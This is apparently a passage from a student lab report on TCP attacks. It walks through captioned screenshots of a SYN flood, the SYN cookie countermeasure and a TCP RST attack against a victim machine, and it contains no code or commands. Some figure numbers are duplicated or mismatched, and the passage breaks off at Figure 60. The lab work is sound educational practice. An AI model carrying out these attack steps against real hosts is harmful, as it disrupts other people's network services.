

Fig. 38: User1 telnet check

d. Figure 39 shows the victim's netstat after telnet.



Fig. 39: Victim's netstat after telnet

e. Figure 40 shows the victim's number of half open connections before attack.



Fig. 40: Victim's No. of half open connections before attack.

f. Figure 41 shows the attacker launching flood attack.



Fig. 41: Attacker launching flood attack

g. Figure 42 shows the victim's number of half open connections after attack.



Fig. 42: Victim's No. of half open connetions after attack

h. Figure 42 shows the commands while attack is ongoing.

Fig. 43: Commands while attack is ongoing

i. Figure 43 shows the User1 cannot connect to victim.



Fig. 43: User1 cannot connect to victim

j. Figure 44 shows the unable to connect error.

Fig. 44: Unable to connect error

2. Task1.2:

   a. Figure 45 shows the attacker C file execution shell.



Fig. 45: Attacker C file execution shell

   b. Figure 46 shows the victim's shell.



Fig. 46: Victim's shell

   c. Figure 47 shows the User1 telnet trying shell.



Fig. 47: User1 telnet trying shell

3. Task1.3:

   a. Figure 48 shows the victim's shell enabling SYN Cookie Countermeasure.



Fig. 48: Victim's shell enabling SYN Cookie Countermeasure

   b. Figure 49 shows the attacker flooding attack start.



Fig. 49: Attacker flooding attack start

   c. Figure 50 shows the victim's shell.

Fig. 50: Victim's shell

d. Figure 51 shows the User1 victim telnet shell.



Fig. 51: User1 victim telnet shell

4. Task2:

a. Figure 52 shows the Wireshark start snippet.



Fig.52: Wireshark start

b. Figure 53 shows the victim's shell before connection.

Fig. 53: Victim's shell before connection

c. Figure 54 shows the User1 connection established with victim shell.



Fig. 54: User1 connection established with victim shell

d. Figure 55 shows the victim connection established with User1.



Fig. 55: Victim connection established with User1

e. Figure 56 shows the Wireshark details ports and sequence number.



Fig. 56: Wireshark details

f. Figure 57 shows the attacker launch RST attack shell.



Fig. 57: Attacker launch RST attack shell

g. Figure 58 shows the Wireshark RST attack success snippet.



Fig.58: Wireshark RST attack success snippet

h. Figure 59 shows the Victim after RST attack.



Fig. 59: Victim after RST attack

i. Figure 60 shows the Victim's shell connection closed.

